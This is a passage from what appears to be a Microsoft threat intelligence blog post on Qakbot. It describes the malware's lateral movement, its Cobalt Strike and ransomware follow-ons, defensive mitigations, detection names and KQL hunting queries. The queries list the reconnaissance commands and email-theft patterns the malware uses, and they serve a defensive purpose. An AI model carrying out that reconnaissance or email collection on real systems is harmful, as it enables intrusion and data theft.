In many cases, attackers will expand the scope of their attack by using credentials obtained in earlier stages of the attack to move laterally throughout the network. In several instances, attackers would move laterally using Windows Management Instrumentation (WMI) and drop a malicious DLL on the newly accessed device. From there, the attacker will run the same series of discovery commands as they did on the initial access device and will conduct further credential theft.

In other instances, other malicious files are dropped in conjunction with the malicious DLL. For example, several BAT files that were specifically designed to turn off security tools on the affected device were dropped before dropping the malicious DLL. These slight differences in the attack chain are evidence of multiple actors using Qakbot for lateral movement.

In addition to lateral movement, attackers frequently drop additional payloads on affected devices, especially Cobalt Strike. Qakbot has a Cobalt Strike module, and actors who purchase access to machines with prior Qakbot infections may also drop their own Cobalt Strike beacons and additional payloads. Using Cobalt Strike lets attackers have full hands-on-keyboard access to the affected devices, enabling them to perform additional discovery, find high-value targets on the network, move laterally, and drop additional payloads, especially human-operated ransomware variants such as Conti and Egregor.

Resurging and evolving threats require coordinated threat defense

Qakbot's continued prevalence in the threat landscape demands comprehensive protection capable of detecting and stopping this malware, its components, and other similar threats at every stage of the attack chain: email delivery, network activity, endpoint behavior, and follow-on attacker activities. Microsoft 365 Defender provides coordinated defense using multiple layers of dynamic protection technologies—including machine learning-based protection—and correlating threat data from email, endpoints, identities, and cloud apps. It is also backed by a global network of threat experts who continuously monitor the threat landscape for new, resurging, and evolving attacker tools and techniques.

Microsoft Defender for Office 365 detects and blocks emails that attempt to deliver Qakbot. Safe Links and Safe Attachments provide real-time protection by leveraging a built-in sandbox that examines and detonates links and attachments in messages before they get delivered to target recipients. However, for those messages without such artifacts, Microsoft Defender SmartScreen in Microsoft Edge and other web browsers that support it blocks the malicious websites and prevents downloading the malicious Excel file on devices.

On endpoints, attack surface reduction rules detect and block common attack techniques used by Qakbot and subsequent threats that may result from its activities. Endpoint detection and response (EDR) capabilities detect malicious files, malicious behavior, and other related events before and after execution. Network protection also blocks subsequent attempts by Qakbot to connect to malicious domains and IP addresses, and Advanced hunting lets defenders create custom detections to proactively find this malware and other related threats.

Defenders can also do the following mitigation steps to reduce the impact of Qakbot in their organizations:

- Check your Office 365 email filtering settings to ensure you block spoofed emails, spam, and emails with malware. Use Office 365 security for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Office 365 to recheck links on click.
- Enable Zero-hour auto purge (ZAP) in Exchange Online, which is an email protection capability that retroactively detects and neutralizes malicious messages that have already been delivered in response to newly acquired threat intelligence.
- Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host

malware. Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

- Stop malicious XLM or VBA macros by ensuring runtime macro scanning by Windows Antimalware Scan Interface (AMSI) is on. This feature—enabled by default—is on if the Group Policy setting for *Macro Run Time Scan Scope* is set to **Enable for All Files** or **Enable for Low Trust Files**.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
- Turn on tamper protection features to prevent attackers from stopping security services.
- Run EDR in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn't detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
- Enable investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Use device discovery to increase your visibility into your network by finding unmanaged devices on your network and onboarding them to Microsoft Defender for Endpoint.
- Use multi-factor authentication (MFA) to mitigate credential theft and prevent attacker access. Keep MFA always-on for privileged accounts and apply risk-based MFA for normal accounts. Consider transitioning to a passwordless primary authentication method, such as Azure MFA, certificates, or Windows Hello for Business.
- Run realistic, yet safe, simulated phishing and password attack campaigns in your organization using Attack Simulator for Microsoft Defender for Office 365. Run spear-phishing (credential harvest) simulations to train end users against clicking URLs in unsolicited messages and disclosing their credentials.
- Educate end users about identifying lures in spear-phishing emails and watering hole attacks, protecting personal and business information in social media, and filtering unsolicited communication. Encourage users to report reconnaissance attempts and other suspicious activity.

Learn how you can stop attacks through automated, cross-domain security with Microsoft 365 Defender.

Microsoft 365 Defender Threat Intelligence Team

Appendix

Microsoft researchers published the following threat analytics reports, which are available to Microsoft 365 Defender customers through the Microsoft 365 security center:

- Malware profile: Qakbot provides additional information about Qakbot's building blocks discussed in this blog post, including references to previously monitored campaigns and detailed mitigation steps
- Threat Insights: Qakbot abuses Craigslist email relay provides more technical details about the Craigslist email abuse campaign that was recently seen delivering Qakbot

These reports serve as a good starting point for organizations to understand these active attacks, determine if they are affected, and investigate related incidents and alerts. The reports provide and consolidate real-time data aggregated from across Microsoft 365 Defender, indicating the all-up impact of the threat to the organization.

The following sections provide the specific Microsoft 365 Defender detections that can help surface Qakbot and related threats.

Antivirus

Microsoft Defender Antivirus detects Qakbot installers as the following malware:

Qakbot downloader

- TrojanDownloader:O97M/Qakbot

Qakbot implant

- Trojan:Win32/QBot
- Trojan:Win32/Qakbot
- TrojanSpy:Win32/Qakbot

Qakbot behavior

- Behavior:Win32/Qakbot.A

Additional detections based on activity group behavior

Due to Qakbot's high likelihood of transitioning to human-operated attack behaviors including data exfiltration, lateral movement, and ransomware by multiple actors, the detections seen after infection can vary widely. During the activity described in this report, at least one major activity group was provided Qakbot access after initial infection, but other groups have been known to purchase access so any initial infection indicated by advanced hunting queries, behavior, or Qakbot infection should be fully investigated.

- Behavior:Win32/Mikatz.gen!B
- Behavior:Win32/MimikatzTrigger
- Behavior:Win32/TurtleLoader.A!dha
- Behavior:Win32/CobaltStrike.A!nri
- Behavior:Win32/UACBypassExp.A!mmc

Endpoint detection and response (EDR)

Alerts with the following titles in the security center can indicate threat activity on your network related directly to the material in this report covering Qakbot initial infection and future human operated or ransomware activity:

- Qakbot malware
- Qakbot credential stealer
- Qakbot download URL

- Qakbot network infrastructure

Email security

Microsoft Defender for Office 365 offers enhanced solutions for blocking and identifying malicious emails. In the email entity page, administrators can get enhanced information on emails in a unified view. Administrators can view known campaigns impacting inboxes and investigate malicious emails by drilling down to view all attachments or URL detonation details from dynamic analysis.

The following dynamic detonation signature may indicate threat activity associated with Qakbot. By utilizing email **Campaigns** view, you can filter based on campaign subtype for the following signals. These signals, however, can be triggered by unrelated threat activity:

- Downloader_Macro_Donoff_ZGA

Advanced hunting

The following Advanced Hunting Queries are accurate as of this writing. For the most up-to-date queries, visit aka.ms/QakbotAHQ.

To locate possible exploitation activity, run the following queries in Microsoft 365 Defender.

Craigslist impersonation domains lead to XLS download

Use this query to locate devices connecting to malicious domains registered to impersonate Craigslist.org. These domains act as redirectors which direct the target to a malicious XLS download.

```
DeviceNetworkEvents
| where RemoteUrl matches regex @"abuse\.[a-zA-Z]\d{2}-craigslist\.org"
```

Qakbot-favored process execution after anomalous Excel spawning

Use this query to find Excel launching anomalous processes congruent with Qakbot payloads which contain additional markers from recent Qakbot executions. The presence of such anomalous processes indicate that the payload was delivered and executed, though reconnaissance and successful implantation hasn’t been completed yet.

```
DeviceProcessEvents
| where InitiatingProcessParentFileName has "excel.exe" or InitiatingProcessFileName =~ "excel.exe"
| where InitiatingProcessFileName in~ ("excel.exe","regsvr32.exe")
| where FileName in~ ("regsvr32.exe", "rundll32.exe")
| where ProcessCommandLine has @"..\"
```

Qakbot reconnaissance activities

Use this query to find reconnaissance and beaconing activities after code injection occurs. Reconnaissance commands are consistent with the current version of Qakbot and occur automatically to exfiltrate system information. This data, once exfiltrated, will be used to prioritize human operated actions.

```
DeviceProcessEvents
| where InitiatingProcessFileName == InitiatingProcessCommandLine
| where ProcessCommandLine has_any (
"whoami /all","cmd /c set","arp -a","ipconfig /all","net view /all","nslookup -querytype=ALL -timeout=10",
"net share","route print","netstat -nao","net localgroup")
| summarize dcount(FileName), make_set(ProcessCommandLine) by DeviceId,bin(Timestamp, 1d), InitiatingProcessFileName, InitiatingProcessCommandLine
| where dcount_FileName >= 8
```

Qakbot email stealing by ping.exe

Use this query to find email stealing activities ran by Qakbot that will use “ping.exe -t 127.0.0.1” to obfuscate subsequent actions. Email theft that occurs might be exfiltrated to operators and indicates that the malware completed a large portion of its automated activity without interruption.

```
DeviceFileEvents
| where InitiatingProcessFileName =~ 'ping.exe'
| where FileName endswith '.eml'
```

General attempts to access local email store

Use this query to find attempts to access files in the local path containing Outlook emails.

```
DeviceFileEvents
| where FolderPath hasprefix "EmailStorage"
| where FolderPath has "Outlook"
| project FileName, FolderPath, InitiatingProcessFileName,
InitiatingProcessCommandLine, DeviceId, Timestamp
```

Email collection for exfiltration

Use this query to find attempts to copy and store emails for later exfiltration.

```
DeviceFileEvents
| where InitiatingProcessFileName =~ 'ping.exe' and InitiatingProcessCommandLine == 'ping.exe -t 127.0.0.1'
and InitiatingProcessParentFileName in~('msra.exe', 'mobsync.exe') and FolderPath endswith ".eml"
```
